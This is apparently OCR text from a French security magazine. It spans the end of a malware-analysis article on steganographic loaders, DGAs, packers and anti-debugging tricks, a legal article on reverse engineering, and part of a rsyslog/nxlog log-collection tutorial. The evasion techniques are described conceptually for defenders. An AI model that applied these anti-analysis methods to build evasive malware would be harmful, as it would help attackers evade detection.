Le malware StegoLoader **[15]** utilise par exemple un mécanisme de stéganographie. Une fois les tests d'environnements effectués et la persistance assurée, une image est téléchargée depuis une URL codée en dur dans le binaire. Une fois l'image récupérée, les bits de poids faible de chaque pixel sont extraits et concaténés pour former un bloc de données binaires. Ce bloc est ensuite déchiffré avec une clé également présente dans le binaire, et représente finalement une suite d'instructions assembleur constituant le corps de la charge malveillante. Ces données sont ensuite directement injectées dans le processus courant.

Plusieurs familles de malwares font appel à des mécanismes de DGA (*Domain Generation Algorithm*). Le malware utilise des informations variables dans le temps (comme la date du jour) pour en dériver des chaînes de caractères qu'il utilisera comme composantes de noms de domaines de ses serveurs de contrôle. Reconstruire ces algorithmes permet non seulement de prédire quels seront les indicateurs de compromission à rechercher à une date ultérieure, mais aussi de bloquer les communications du malware en réservant ses futurs noms de domaines avant l'attaquant.

2.2 Anti-analyse

Les malwares ne livrent pas leurs secrets sans chercher à donner du fil à retordre aux analystes. Tout comme les mécanismes de détection de machine virtuelle cherchent à limiter l'efficacité des analyses automatisées, des méthodes sont appliquées pour ralentir l'analyse approfondie du code.

Une technique très répandue consiste à utiliser un *packer*, c'est-à-dire à compresser ou chiffrer l'exécutable, puis exploiter un micro-programme placé en tête du binaire pour décoder le code en mémoire avant de le lancer. Le niveau de difficulté pour décoder un binaire *packé* peut aller de trivial (lorsqu'un *packer* public

comme UPX est utilisé, ou lorsque le chiffrement consiste en un simple `XOR` appliqué au programme original) à cauchemardesque (lorsque le *packer* décompresse le binaire en plusieurs étapes en réécrivant son code au passage).

Il est aussi fréquent pour un malware d'altérer son comportement si un *debugger* est identifié. Là encore, la complexité du mécanisme varie. Il peut s'agir d'un simple appel à la fonction `IsDebuggerPresent` qui reste facilement détectable pour un analyste, ou d'opérations plus avancées comme l'insertion d'interruptions ou la réalisation d'opérations basées sur le temps (notamment grâce à la l'instruction `rdtsc` mentionnée précédemment).

Il est enfin possible de chercher à interférer avec l'analyse statique d'un binaire, en injectant des séquences susceptibles d'introduire de la confusion dans les moteurs de désassemblage. Il est par exemple possible de placer des données brutes comme une chaîne de caractères au milieu d'une séquence d'instructions, de manière à ce qu'un désassembleur interprète cette chaîne comme du code, et la représente comme une suite d'instructions qui n'est pas véritablement présente dans le programme.

Conclusion

Nous venons de présenter de quoi mettre en place un petit laboratoire et d'aborder les principaux enjeux des analyses de premier niveau et approfondies, mais nous n'avons fait qu'égratigner la surface du monde de l'analyse de malwares.

Ne serait-ce qu'en considérant la phase d'analyse de premier niveau, la mise en place d'un système complètement automatisé comme Cuckoo Sandbox devient rapidement indispensable. La question de communications vers Internet se pose également. Configurer l'environnement pour qu'il accède à l'extérieur via Tor est plutôt simple à mettre en place, mais n'est pas forcément la meilleure manière de procéder. De nombreux acteurs bloquent purement et simplement les communications provenant de ce réseau, et les plus pernicieux iront jusqu'à pousser une charge malveillante différente pour lancer l'analyste sur une fausse piste. Maintenir une infrastructure de points de sortie « propres » est un aspect qui pourrait faire l'objet d'un article à part entière.

Nous n'avons pas non plus parlé de l'importance de constituer et de catégoriser des bases d'échantillons de malwares afin d'accélérer les démarches d'analyse approfondie et des outils pouvant être employés dans ce but (pour en citer quelques-uns : Viper, Polichombr. FIRST **[16]**).

Enfin, avant d'aborder tous ces sujets, nous ne pouvons que recommander l'excellent ouvrage *Practical Malware Analysis* **[17]**, qui reste une très bonne lecture même s'il n'est plus tout récent. ■

Références

[1] Services d'analyse en ligne mentionnés : https://virustotal.com, https://malwr.com et https://www.hybrid-analysis.com

[2] Outils d'analyse statique présentés : https://winitor.com **(pestudio)**, https://github.com/secrary/SSMA **(*Simple Static Malware Analyzer*)**, https://github.com/fireeye/flare-floss **(floss)**, et https://technet.microsoft.com/en-us/sysinternals/bb842062.aspx **(suite SysInternals, dont strings fait partie)**

[3] Pages d'accueil des deux projets : http://www.inetsim.org, https://remnux.org

[4] Article de blog présentant FakeNet-NG : https://www.fireeye.com/blog/threat-research/2016/08/fakenet-ng_next_gen.html

[5] Pages d'accueil des proxies mentionnés : https://mitmproxy.org, https://portswigger.net/burp/

[6] Dernières versions de Process Hacker : https://github.com/processhacker2/processhacker2/releases

[7] Réponse groupée à toutes ces questions : non

[8] Pages d'accueil des outils de comparaison d'états : https://sourceforge.net/projects/regshot/, https://github.com/aim4r/VolDiff/

[9] Article de blog sur le détournement IFEO : https://blog.malwarebytes.com/101/2015/12/an-introduction-to-image-file-execution-options/

[10] Présentation sur la détection de sandboxes : https://www.botconf.eu/2014/bypassing-sandboxes-for-fun/

[11] Listes d'adresses MAC et constructeurs associés : http://standards-oui.ieee.org/oui.txt

[12] Exemple de malwares avec liste noire d'adresses MAC : https://nakedsecurity.sophos.com/2016/12/13/nymaim-using-mac-addresses-to-uncover-virtual-environments-and-bypass-antivirus/

[13] Analyse du mécanisme anti-VM de Locky : https://blogs.forcepoint.com/security-labs/locky-returned-new-anti-vm-trick

[14] Référence sur les mécanismes d'horloge de VMware : https://www.vmware.com/files/pdf/techpaper/Timekeeping-In-VirtualMachines.pdf

[15] Analyse de canaux des canaux de communications de plusieurs échantillons de malwares : https://www.blackhat.com/docs/eu-15/materials/eu-15-Bureau-Hiding-In-Plain-Sight-Advances-In-Malware-Covert-Communication-Channels.pdf

[16] Pages d'accueil des projets de capitalisation d'analyse : http://viper.li, https://github.com/ANSSI-FR/polichombr/, http://first-plugin.us)

[17] Page de l'éditeur de l'ouvrage Practical Malware Analysis : https://www.nostarch.com/malware

[iptables] Diagramme d'explication iptables : http://stuffphilwrites.com/2014/09/iptables-processing-flowchart/

DISPONIBLE DÈS LE 14 JUILLET

GNU/LINUX MAGAZINE HORS-SÉRIE N°91 !

CRÉEZ, PUBLIEZ ET MONÉTISEZ VOTRE APPLICATION AVANCÉE ANDROID

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

REVERSE ENGINEERING : CE QUE LE DROIT AUTORISE ET INTERDIT

Daniel Ventre
CNRS (Laboratoire CESDIP)

mots-clés : *LIMITES JURIDIQUES / PROPRIÉTÉ INTELLECTUELLE / DROITS D'AUTEUR / DÉCOMPILATION*

La pratique du reverse engineering est à la fois attrayante, utile, nécessaire, elle contribue en divers domaines au progrès, à la connaissance, à l'industrie. Elle suscite également des polémiques : le reverse engineering est-il une atteinte aux droits des auteurs ou des inventeurs ? S'opposent ainsi autour de la légalité du reverse engineering de logiciels, d'un côté ceux qui le mettent en œuvre, de l'autre ceux qui comme les auteurs, développeurs, éditeurs, veulent défendre des droits qu'ils peuvent estimer bafoués par cette méthode. Tout n'est pas autorisé, tout n'est pas interdit non plus. Le droit a posé ses règles, en France, mais comme nous le verrons également en Europe ou aux États-Unis, pour ne prendre que quelques exemples, qui veillent à garantir les droits des auteurs, développeurs et distributeurs de logiciels, tout en maintenant des droits aux utilisateurs.

1 Définition du reverse engineering

Le reverse engineering (rétro-ingénierie) désigne l'ensemble des procédés qui visent à extraire des informations, de la connaissance, sur les objets créés par l'homme, et à les reproduire ou produire quelque chose de nouveau, mais fondé sur cette connaissance acquise. Pour cela, il faut notamment procéder à un démontage, à une déconstruction, un désassemblage de l'objet étudié, qu'il s'agisse d'un objet mécanique, électronique, ou encore de logiciels : en identifier les composantes, leur rôle, leur fonctionnement, leur organisation. Le Journal Officiel de la République Française (JORF, n°0001 du 1 janvier 2013) dans son « Vocabulaire de l'informatique et de l'internet (liste de termes, expressions et définitions adoptés) » **[1]**, définit la rétro-ingénierie comme étant l'« *ensemble des opérations d'analyse d'un logiciel ou d'un matériel destinées à retrouver le processus de sa conception et de sa fabrication, ainsi que les modalités de son fonctionnement* ». Le reverse engineering est donc de l'observation, et non de la modification, auquel cas il s'agirait de réingénierie **[2]**.

Le reverse engineering servira à comprendre le fonctionnement et la structure du logiciel, reproduire son comportement, remonter au code ; il peut être nécessaire à l'interopérabilité des applications, à l'amélioration de sa sécurité (par recherche de failles) ; il peut servir à contourner les systèmes de protection ; il peut être pratiqué à des fins de renseignement, pour concurrencer des adversaires économiques, industriels, militaires, etc.

2 Quelles sont les limites juridiques du reverse engineering ?

Pour légitime qu'il puisse apparaître aux yeux de ceux qui le pratiquent, le reverse engineering n'en pose pas moins des questions d'ordre juridique. Car le reverse engineering cherche à faire émerger des informations que les créateurs ont choisi de ne pas divulguer et l'une des principales questions est alors la suivante : dans quelle mesure les créateurs, auteurs, éditeurs peuvent-ils contrôler toutes les informations relatives à leurs

œuvres, et dans quelle mesure des tiers peuvent-ils prétendre légalement accéder à des informations qui de prime abord leur sont rendues inaccessibles ? Le droit de la propriété intellectuelle constitue le principal cadre juridique du reverse engineering.

2.1 La rétro-ingénierie : le point de vue d'un éditeur

À l'occasion d'un billet publié sur son blog le 10 août 2015, Mary Ann Davidson, directrice de la sécurité d'Oracle s'est exprimée sur les principes et limites selon elle acceptables du reverse engineering **[3]**. En voici ses principaux arguments :

- Son billet est tout d'abord motivé par un constat : face à un sentiment d'insécurité croissant (les nombreuses actualités faisant état de failles logicielles, d'atteintes aux données), les clients, utilisateurs des solutions Oracle, sont tentés de procéder au reverse-engineering des logiciels à la recherche de failles de sécurité. Or cette tendance est en hausse ; et contrevient aux clauses des contrats de licence qui interdisent cette pratique.
- Les utilisateurs inquiets des vulnérabilités devraient avant toute chose mettre en œuvre les pratiques élémentaires de cybersécurité (hygiène de sécurité habituelle) : identifier les systèmes critiques, chiffrer les données sensibles, mettre à jour les applications, etc.
- Plutôt que de se plonger eux-mêmes dans l'analyse des codes à la recherche de failles, les utilisateurs devraient s'attacher, lors du choix des produits et fournisseurs, à vérifier les garanties de sécurité accordées par ces derniers.
- Le client n'est pas autorisé à analyser le code ; il ne peut pas produire un patch pour le problème identifié (seul le vendeur peut le faire) ; en faisant du reverse engineering, le client viole probablement le contrat de licence en utilisant un outil qui fait de l'analyse statique.
- L'entreprise n'accuse pas réception des rapports de scans qui lui sont envoyés et qui sont supposés désigner les vulnérabilités, car les rapports d'analyses, qu'elles soient statiques ou dynamiques, ne constituent en rien la preuve d'une vulnérabilité existante.
- Quand l'entreprise découvre que les identifications de vulnérabilités qui lui sont fournies proviennent de reverse engineering, elle adresse un courrier à l'auteur de l'analyse afin de lui rappeler les clauses du contrat de licence Oracle, qui interdisent explicitement la rétro-ingénierie. Ces clauses interdisent explicitement le reverse engineering, de désassembler, décompiler, ou de chercher à reconstituer le code source des programmes.
- Le logiciel a une forte valeur en termes de propriété intellectuelle, raison pour laquelle l'entreprise limite les droits d'accès.
- Faire procéder au reverse engineering par un expert, un consultant, un tiers, ne déresponsabilise par le client, car c'est lui qui a signé le contrat de licence et non le consultant.
- L'entreprise n'engage pas immédiatement de poursuites devant les tribunaux pour obtenir réparation. Elle procède principalement, du moins à un premier stade, par courriers, avertissements, rappels à l'ordre, rappels aux termes du contrat.

2.2 La reverse engineering dans les textes de droit

2.2.1 Le droit français

La rétro-ingénierie de logiciel procède de plusieurs méthodes et procédés, qui ne sont pas résumés dans la seule décompilation. Le droit français prévoit deux régimes : un pour la rétro-ingénierie, un plus particulier pour la décompilation **[4]**.

La rétro-ingénierie peut être mise en œuvre si elle ne porte pas atteinte aux droits d'auteur de l'œuvre originale : le droit de reproduction, de traduction, d'adaptation ou de modification du logiciel.

La directive européenne 91/250/CEE du Conseil, du 14 mai 1991, concernant la protection juridique des programmes d'ordinateur **[5]** pose une limite aux droits d'auteurs qui permet à l'utilisateur (ayant acquis le logiciel légalement bien sûr) d'« *observer, étudier ou tester le fonctionnement ou la sécurité de ce logiciel afin de déterminer les idées et principes qui sont à la base de n'importe quel élément du logiciel lorsqu'[il] effectue toute opération de chargement, d'affichage, d'exécution, de transmission ou de stockage du logiciel qu'[il] est en droit d'effectuer* », et ce sans qu'il lui soit nécessaire d'en demander l'autorisation à l'auteur (Article L. 122-6-1, III). Cette directive a été transposée en droit français dans la loi n° 94-361 du 10 mai 1994 (portant mise en œuvre de la directive (C. E. E.) n° 91-250 du Conseil des communautés européennes en date du 14 mai 1991 concernant la protection juridique des programmes d'ordinateur et modifiant le code de la propriété intellectuelle) **[6]**. La rétro-ingénierie est donc ici autorisée, mais en excluant l'adaptation, la traduction ou la modification du logiciel.

La même directive 91/250 (Article L. 122-6-1, IV) introduit ensuite les règles relatives à la décompilation et à l'utilisation des informations qui en découlent, en inscrivant une exception de décompilation, mais en la limitant à une finalité particulière : l'interopérabilité. Le droit français a également intégré ce régime spécifique que nous retrouvons inscrit dans le code de la propriété intellectuelle, dans son article L. 122-6-1 **[7]**. La décompilation est ainsi applicable sous certaines conditions :

- « *La reproduction du code du logiciel ou la traduction de la forme de ce code n'est pas soumise à l'autorisation de l'auteur lorsque la reproduction*

ou la traduction au sens du 1° ou du 2° de l'article L. 122-6 est indispensable pour obtenir les informations nécessaires à l'interopérabilité d'un logiciel créé de façon indépendante avec d'autres logiciels, sous réserve que soient réunies les conditions suivantes :

1° Ces actes sont accomplis par la personne ayant le droit d'utiliser un exemplaire du logiciel ou pour son compte par une personne habilitée à cette fin ;

2° Les informations nécessaires à l'interopérabilité n'ont pas déjà été rendues facilement et rapidement accessibles aux personnes mentionnées au 1° ci-dessus ;

3° Et ces actes sont limités aux parties du logiciel d'origine nécessaires à cette interopérabilité.

Les informations ainsi obtenues ne peuvent être : 1° Ni utilisées à des fins autres que la réalisation de l'interopérabilité du logiciel créé de façon indépendante ; 2° Ni communiquées à des tiers sauf si cela est nécessaire à l'interopérabilité du logiciel créé de façon indépendante ».

- La reproduction et la traduction sont ainsi définies dans l'article L. 122-6 :

  « *La reproduction permanente ou provisoire d'un logiciel en tout ou partie par tout moyen et sous toute forme. Dans la mesure où le chargement, l'affichage, l'exécution, la transmission ou le stockage de ce logiciel nécessitent une reproduction, ces actes ne sont possibles qu'avec l'autorisation de l'auteur ;*

  La traduction, l'adaptation, l'arrangement ou toute autre modification d'un logiciel et la reproduction du logiciel en résultant ».

- Ces droits et principes étaient déjà inscrits dans la version de la loi datant de 1994 (loi n°94-361 du 10 mai 1994 portant mise en œuvre de la directive (C.E.E.) n° 91-250 du Conseil des communautés européennes en date du 14 mai 1991 concernant la protection juridique des programmes d'ordinateur et modifiant le code de la propriété intellectuelle **[8]**.

Une société de sécurité française souhaitait développer une application interopérable avec Skype. L'idée prend forme en 2008 **[9]**. En 2010 l'un des associés publie sur Internet le code source contenant l'algorithme de chiffrement RCA (utilisé par Skype) et pointe les failles de ce dernier. Skype engage alors des poursuites à l'encontre de la société, qui est condamnée pour contrefaçon. Dans un arrêt en date du 18 mars 2015, la Cour d'appel de Caen rappelle que la décompilation ne constitue pas un délit de contrefaçon dans la mesure où elle est effectuée uniquement à des fins d'interopérabilité. La publication du code dépassait largement ce cadre strict. La décision précise les limites de l'exception de décompilation : les résultats ne peuvent être utilisés à d'autres fins que l'interopérabilité. Révéler les failles d'un logiciel (par exemple, publier le code source) par ce procédé ne relève donc pas de cette exception, et constitue de fait une atteinte aux droits de l'auteur du logiciel (reproduction illicite) ainsi qu'une atteinte à la réputation de l'éditeur **[10]**.

2.2.2 Le droit en Europe et aux États-Unis

Nous avons évoqué ci-dessus la Directive 91/250/CEE du Conseil, du 14 mai 1991, concernant la protection juridique des programmes d'ordinateur. Celle-ci fut abrogée avec la publication de la directive 2009/24/CE du Parlement européen et du Conseil, du 23 avril 2009, concernant la protection juridique des programmes d'ordinateur **[11]** qui réaffirme le cadre juridique du reverse engineering de logiciels (inscrivant l'exception de décompilation). Selon cette directive, la reproduction, la traduction, l'adaptation, la transformation de la forme du code dans laquelle une copie du logiciel a été faite, constitue une infraction aux droits exclusifs de l'auteur. Mais une exception est introduite, autorisant la reproduction du code et de la traduction de la forme quand l'information recherchée est indispensable pour assurer l'interopérabilité de programmes entre eux. Mais ce droit ne peut être exercé qu'en cas de refus de délivrance des informations nécessaires, par le titulaire des droits d'auteur sur l'œuvre (logiciel) originale.

Aux États-Unis, le reverse engineering de logiciel est encadré par l'exception dite de « fair use » dans le cadre de la législation sur le copyright de 1998 (*Digital Millenium Copyright Act* – DMCA) **[12]**. Cette loi énonce les principes suivants : « *toute personne possédant légalement le droit d'utiliser une copie d'un logiciel, peut contourner une mesure technologique qui contrôle effectivement l'accès à une partie spécifique du programme, aux seuls fins d'identification et d'analyse des éléments du programme qui sont nécessaires à l'interopérabilité d'un programme créé indépendamment avec d'autres programmes* ». Elle définit l'interopérabilité comme étant « la capacité des programmes d'ordinateur d'échanger de l'information, et d'utiliser mutuellement l'information qui a été échangée » (en France, la définition donnée par la Cour de cassation le 20 octobre 2011 **[13]** est sensiblement identique : « *l'interopérabilité vise à permettre le fonctionnement du logiciel en interaction avec d'autres logiciels, de façon à assurer une communication cohérente et constante entre deux logiciels* »).

Il s'avère toutefois que nombre de licences utilisateur (à l'exemple des licences d'Oracle évoquées ci-dessus ; mais se reporter pour exemple à la licence NVIDIA cuDNN License Agreement **[14]**, Siemens **[15]**, Adobe **[16]**, etc. **[17]**) comportent des clauses interdisant le reverse engineering (au motif que la pratique porte atteinte au contrat). Mais pour les tribunaux américains, ces clauses sont illicites, à condition toutefois que les logiciels soient possédés en toute légalité (licence). L'Electronic Frontier Fondation (EFF) identifie **[18]**, outre le droit du copyright, d'autres corpus applicables: la protection des secrets commerciaux (réutiliser les connaissances acquises, même si le code n'est pas modifié sans l'autorisation de l'auteur, peut être considéré comme une atteinte au secret commercial **[19]**), le droit des contrats, voire même l'Electronic Communications Privacy Act (ECPA) de 1986 (amendé en 2013) **[20]**. ■

Retrouvez toutes les références de cet article sur le blog de MISC : http://www.miscmag.com

www.hsc-formation.fr

HSC by Deloitte.

GESTION DES LOGS : PRÉSENTATION ET MISE EN ŒUVRE SIMPLIFIÉE D'UN COLLECTEUR ET D'UN SIEM

Nicolas VIEUX – vieux.nicolas@outlook.fr
Ingénieur en sécurité informatique
https://fr.linkedin.com/in/nicolas-vieux-38049365

mots-clés : ***JOURNAUX / LOGS / EVENT / COLLECTEUR / SIEM / SOC / INCIDENT / INVESTIGATION / FORENSIC***

De nos jours, il est de plus en plus difficile de détecter une activité malveillante, ce qui rend extrêmement importante la collecte des journaux d'évènements. Cet article fournit une introduction pour celle-ci et pourra être appliqué à tous les types de logs ; peu importe si ce sont des évènements système, applicatif, réseau, etc. Nous verrons également comment ces derniers devront être stockés et gérés. L'objectif de ce document est double :
- présenter à un responsable les bienfaits de collecter et superviser ses logs ;
- orienter avec les bases, une équipe de sécurité opérationnelle ou une équipe d'analystes forensic. De nombreux outils disponibles dans le commerce existent pour collecter les journaux d'évènements, je vous présenterai via un cas pratique comment collecter tous types d'évènements, et comment mettre en place un SIEM facilement et rapidement.

Sans une bonne compréhension des équipements de votre parc informatique, de certains détails primordiaux comme les différents types de comptes, de connexions et de méthodes d'authentification disponibles sous Windows, la réponse aux incidents et les résultats d'analyse forensic pourraient être sujets à des erreurs. Au travers de cet article, nous essaierons de voir ensemble comment simplifier la gestion des logs avec la mise en place d'un collecteur et d'un SIEM.

1 Présentation

1.1 Objectif

Les objectifs peuvent être divers et variés ; voyons chacun des points qui pourront vous inciter à mettre en place un collecteur de logs et un SIEM :

- Conformité :

Beaucoup d'autres objectifs appartiennent de près ou de loin à la conformité. Celle-ci dépendra du pays dans lequel est implantée votre entreprise, de la taille de la structure, de la règlementation dans le secteur dans lequel vous êtes, etc. En fonction des contraintes règlementaires et normatives, il vous faudra vous rapprocher des normes ISO 27001, Bâle III, PCI DSS, HIPPA, SOX, GLBA, FISMA, etc.

Exemple avec la norme ISO 27001 et la partie « Logging and monitoring » indiquant que les activités des utilisateurs et des administrateurs du système doivent être enregistrées et sauvegardées.

- Conservation des logs :

Ce point, lié ou non au précédent, est très important, car en plus de faire des images de vos serveurs, avoir un collecteur de logs et le sauvegarder durant x années est primordial d'un point de vue juridique si les logs sur tel ou tel serveur ont disparu ou

s'ils ont été supprimés. Sans aller aussi loin, tout analyste a déjà été confronté une fois à un serveur n'ayant plus de logs (perte, suppression malveillante ou intentionnelle, etc.), un collecteur pourra vous aider et vous évitera de charger une sauvegarde sur un autre serveur (au risque d'avoir des logs perdus entre la date de la sauvegarde et la date de la suppression des logs).

- Détection d'attaques :

Deux cas se présentent à nous, détection via des cas d'usage prédéfinis et liés à la solution du SIEM que vous aurez choisie et/ou par votre capacité à en créer des utiles pour détecter des attaques. Dans les deux cas, il vous faudra faire un suivi avec votre cas d'usage, en indiquant, l'attaque qu'il permet de détecter, les risques liés, le nombre de fois qu'il « match » par mois ou trimestre afin de vérifier son utilité, et que le seuil soit atteignable. S'il ne déclenche jamais d'alerte, il faudra vérifier son utilité et le tester annuellement pour être sûr de son bon fonctionnement (attention, certains cas d'usage peuvent être modélisés pour des cas rares, mais où l'impact peut-être très grave).

- Analyse forensic :

Ce point permettra de rejouer, ou a minima de comprendre l'attaque, et vous aidera à avoir toutes les preuves afin de mener au mieux les investigations.

- Tableau de bord :

Ce point qui plaît généralement à tout responsable informatique pourra aussi aider un analyste.

Exemple : vous avez tous les jours des attaques de brute force entre 7 et 8 heures, mais depuis quand ? Soit vous faites un petit `grep` dans vos logs, soit vous faites un graphique qui vous servira sûrement pour rédiger le post-mortem de l'incident.

1.2 Périmètre et coût

Pour l'établissement du périmètre, il faudra récupérer les logs qui vous intéressent en fonction du cas d'usage proposé par la solution que vous avez choisie ou ceux que vous aurez développés. Les logs pourront être de tous types, système, réseau, web, base de données, applicatives, etc. Vérifiez ensuite qu'ils sont bien envoyés, collectés et corrélés.

Pour dimensionner correctement votre collecteur, il faudra faire des tests et calculer la volumétrie pour chaque type d'évènement que vous souhaitez collecter. Partez du principe qu'un avènement fait 1 Ko. Par mois, vous avez « x » évènements, vous devrez donc le multiplier par 12 puis le multiplier par le nombre d'années que vous souhaitez sauvegarder, multiplié par tous les autres évènements que vous désirez collecter.

Afin de ne pas vous tromper, et de mieux gérer votre collecteur, la meilleure solution sera de superviser votre serveur surtout la partie stockage.

1.3 Obligation fonctionnelle

1.3.1 Le droit français

Avant de commencer, la première des choses à faire et de vérifier que tous les équipements sont bien synchronisés avec un serveur de temps, sinon votre investigation risquerait de tomber à l'eau. Alors, fiabilisez-les avant de vous lancer dans l'investigation. Pour des serveurs Windows, dans un domaine Active Directory, tous les membres (serveurs et stations) ont la même source de temps.

1.3.2 Accès aux collecteurs

Dans l'idéal, il est préférable d'interdire l'accès au collecteur, dans le sens où personne ne doit pouvoir ouvrir une session dessus. Le but est d'éviter l'altération des données. Vous pouvez également utiliser une solution de scellement pour vous assurer de l'intégrité des données (a minima avec une signature numérique des fichiers). Le SIEM y sera connecté, mais fera du streaming (lecture en continu/lecture en temps réel). Il vous faudra donc mettre en place un cas d'usage pour détecter les personnes qui s'y connectent, faire si possible, des scans de vulnérabilité, des tests d'intrusions, des audits de configuration, etc. Intégrer les journaux d'évènements du collecteur dans le SIEM est également une recommandation.

1.4 Exemples d'évènements importants

Tout d'abord vérifier les cas d'utilisations présents par défaut dans la solution SIEM que vous avez choisie, le but étant d'éviter d'avoir des cas d'usage en doublon. Ci-dessous quelques exemples intéressants et importants :

- Vérification des personnes qui se sont connectées au SIEM.
- Vérifications des scans de ports : remonter une alerte lorsqu'un équipement reçoit plus de « x » scans de port en « x » minutes. Il vous faudra penser à récupérer l'adresse IP source avec le numéro du port ainsi que l'adresse IP de destination avec le(s) port(s) scanné(s).
- Vérifications des échecs d'authentification : ici il vous faudra faire des cas d'usage par système d'exploitation, car les logs ne sont pas identiques. Remonter une alerte après « x » échecs d'authentification en « x » minutes.
- Détection d'une authentification avec le compte invité.
- Détection de l'arrêt d'envoi des logs d'un serveur.
- Détection de l'arrêt d'envoi des logs d'un serveur.

- Détection d'une suppression d'un fichier de log. Exemple sur Windows : vous vérifiez l'identifiant d'évènement 1102.
- Détection des administrateurs ne passant pas par votre bastion d'administration (qu'il conviendra de superviser également via les logs serveurs). Très utile, si vous avez un bastion d'administration permettant d'avoir un point central de connexion. Il faudra s'assurer que les utilisateurs passent bien par le bastion, et qu'ils ne se connectent pas sur d'autres serveurs par rebond.
- Détection d'une modification d'une règle dans « iptables » pour Linux et dans le firewall pour Windows.

2 Collecteur

2.1 Présentation

Le collecteur n'est rien d'autre qu'un simple serveur de stockage où les logs arriveront. Les méthodes « pull » et « push » peuvent être utilisées à votre convenance. Personnellement, je préfère que les serveurs envoient au collecteur les données, méthode push. Ces logs seront ensuite lus en streaming par le SIEM.

2.2 Mettre en place un collecteur

2.2.1 Choix du système d'exploitation

Quoi de plus simple que de prendre un serveur linux afin de disposer nativement d'un serveur de logs. Sur Windows, le logiciel libre nxlog vous permettra de faire la même chose que le package rsyslog sous linux, afin d'envoyer les logs de la même manière à ce collecteur.

2.2.2 Infrastructure

Pour synthétiser, nous allons prendre comme collecteur (serveur), une distribution Linux par exemple une Debian. Pour le serveur, vous pouvez prendre n'importe quelle distribution Linux du moment qu'elle a le package Rsyslog. Comme client, nous prendrons l'exemple d'un Windows Server 2012 et d'une autre distribution Debian. Il faut dans les cas où c'est possible privilégier le push (l'envoi de log) plutôt que le pull (le collecteur va chercher les logs) afin de prendre un petit peu de ressources de chaque serveur plutôt que des ressources du collecteur (il n'y a pas de mal à faire un peu de pull).

2.2.3 Choix du système d'exploitation

2.2.3.1 Schéma de présentation




Figure 1

2.2.3.2 Configuration du serveur Linux avec Rsyslog

Commençons par voir ensemble le paramétrage du serveur (c'est le plus simple). Paramétrez le serveur pour qu'il accepte les logs venant du SI. Pour ce faire, ouvrez le port adéquat (pour syslog, le port par défaut est le port UDP 514). Bien évidemment, vous pouvez utiliser TCP en vérifiant les ressources consommées.

Il vous faudra aller dans le fichier de configuration **/etc/rsyslog.conf**, et décommenter les deux lignes suivantes :

```
$ModLoad imudp
$UDPServerRun 514
```

Après chaque changement dans un fichier de configuration, vous redémarrez le service :

```
service rsyslog restart
```

Pour vérifier si la configuration a bien fonctionné, vous vérifiez si le port est bien ouvert à l'aide de la commande **netstat** ou **lsof** :

```
lsof -i | grep 514
# OU
netstat -npul | grep 514
```

2.2.3.3 Configuration du client Linux avec Rsyslog

Pour les agents ou clients Rsyslog c'est très simple, allez dans le fichier de configuration **/etc/rsyslog.conf**, et ajoutez la ligne ci-dessous (dans l'exemple l'adresse IP 192.168.1.6 est l'adresse IP de mon serveur) :

```
*.* @192.168.1.6:514
```

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

/ Candidatures MS-SIS : dernières places disponibles

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine rentrée : octobre 2017

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

Labellisé par l'ANSSI

android / asm / C / crypto / exploit / firewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...

/ Candidatures BADGE-RE et BADGE-SO : à partir d'octobre 2017

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 6 mois)

Prochaine rentrée : février 2018

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE Bilan d'Aptitude Délivré par les Grandes Écoles

Vous pouvez ne sélectionner que certains types de logs, par exemple les logs d'authentification système :

```
Auth, authpriv.* @192.168.1.6:514
```

Et vous redémarrez le service :

```
service rsyslog restart
```

2.2.3.4 Configuration du client Windows avec nxlog

Tout d'abord, téléchargez et installez nxlog (contrairement aux machines Unix, Windows n'a pas de client syslog natif). Attention, nxlog étant un service supplémentaire à Windows, il conviendra d'en superviser l'exécution.

On spécifie le serveur et le port en mettant à jour le fichier de configuration avec la partie suivante :

```
<Output out>
    Module      om_udp
    Host        192.168.1.6
      Port        514
</Output>
```

Comme pour le client Linux avec Rsyslog, il est possible d'envoyer tous les logs du journal des évènements en mettant la partie suivante dans le fichier de configuration, le même fichier de configuration **nxlog.conf** :

```
<Input in>
    Module im_mseventlog
<Input>
```

Vous pouvez également rajouter une autre source de log, par exemple liée à votre application « monApplication », et ajouter celle-ci au fichier de configuration **nxlog.conf** :

```
<Input in2>
    Module    im_file
    File      "C:\monApplication\log\*.log"
    Exec      $Message = $raw_event;
    SavePos   TRUE
